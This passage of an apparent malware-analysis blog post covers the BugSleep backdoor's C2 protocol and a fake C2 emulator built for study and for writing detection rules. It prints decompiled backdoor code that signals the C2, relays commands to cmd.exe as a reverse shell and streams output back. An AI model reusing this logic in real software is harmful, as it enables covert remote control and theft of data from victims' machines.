
```
int_0 = 0;
v3 = GetProcessHeap();
v14 = HeapAlloc(v3, 8u, 4uLL);
*v14 = int_0;
if ( mw_EncSendMsgToC2(sock, v14, 4) == 0xFFFFFFFF )// Notify C2, by sending a 4 bytes message
                                                    // of 0x0000
{
  mw_wrap_HeapFree(v14);
  mw_wrap_HeapFree(lpBuffer);
  return 0LL;
}
```

This final part (sending 4 zero bytes) plays definitely an interesting role on the handling of reverse shell logic on the fake C2 side. There is no need to meticulously check every single chunk message transmitted from the client, as it will be enough to read data out from the socket until a “marker” of `0x0000` is sent to notify the end of the message itself.


Also interesting to mention is that, BugSleep will inspect every single message received during reverse shell session to ensure no command `terminate\n` is being transmitted, in which case, it will simply exit the created session and wait for a new control message from the C2.

```
if ( !mw_FormatC2ShellCmdAndSentToCmd(C2DecodeMsg) )// send new command to opened cmd.exe
  return 0LL;
if ( !strcmp(C2DecodeMsg, "terminate\n") )    // instruct to close the reverse shell
  return 1LL;
return mw_ExchangeMsgWithC2() != 0;           // stream cmd.exe StrOutput back to C2
```

Also in this case, the communication flow can be sketch like this



Follows an example of the interactive shell offered by the *BugSleepC2Emulator*, as it can be seen it's far from being stable, as status messages of the executed commands on the client side are not handled (read this as simply hide command and size of the same from user view within the custom shell), nevertheless, mission accomplished as we have now access to the host and with directory listing capabilities it's now easy to download (by sending command `0x1`) or upload (by sending command `0x0`) a file from/to the endpoint.



Final thoughts

It was a fun ride! when implementing a fake C2 server from scratch there are different ways one can follow to slowly build all the required functionalities, definitely FakeNet-NG is one of them thanks to the base custom response modules, but also creating your custom one from scratch if time is not a constraint works just fine as in some cases, code snippets are all what you need to tests stuff out, but of course it depends on the complexity of the malware protocol and how you can trigger some behaviour on-demand on the malware (client) side.

Being able to interact with the backdoor provides also some visibility on how - possibly - a live C2 traffic would look like allowing the creation of network detection rules for the observed network pattern, *Lua* scripting - paired with the right tool - might be come in handy …

ℹ️ Companion code, the BugSleep C2 emulator, can be found here

---

Source: https://raw-data.gitlab.io/post/bugsleep_netprotocol/